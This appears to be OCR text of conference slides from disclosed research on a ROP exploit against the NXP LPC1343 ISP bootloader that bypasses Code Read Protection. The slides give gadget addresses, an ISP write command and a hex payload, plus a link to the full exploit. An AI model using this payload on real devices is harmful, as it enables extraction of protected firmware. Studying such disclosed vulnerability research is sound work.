
Some ISP( )

```
                  loc_1fff0e80:
0x1fff0e80        pop        {r3, r4, r5, r6, r7, pc}
```

CMD Handler

```
                  Command_Handler_Jump:
0x1fff1060        b          CMD_Handler
```

Exploitation with CRP



CMD Handler Jump(0x1FFF1061)

The Full Exploit

`W 268443476 172` <- this sets the write address to 0x10001F54

then UUEncode and send to read from e.g. 0x000002FC:

Write CMD() PC

Read Location

```
FB 0C FF 1F FF FF FF FF FF FF FF FF
FC 02 00 00 BB 10 FF 1F BB 10 FF 1F
BB 10 FF 1F BB 10 FF 1F 7F 11 FF 1F
00 00 00 00 81 0E FF 1F
```

Read CMD() PC

Gadget PC

Demo (:

Summary

- We disclosed our findings to NXP -> documentation update
- Bootloaders are fun and "easy" to reverse-engineer
- Logical vulnerabilities are present in widely used devices
- Off-the-shelf MCUs can be broken with low-cost methods (for LPC1343 only a $5 serial-to-USB cable)
- Full exploit and other codes can be found here:

  https://github.com/qais744/LPC-ROP

Thanks!

Questions?

Qais Temeiza (@qaistemeiza)
qaiskhaled744@gmail.com

David Oswald (@sublevado)
d.f.oswald@bham.ac.uk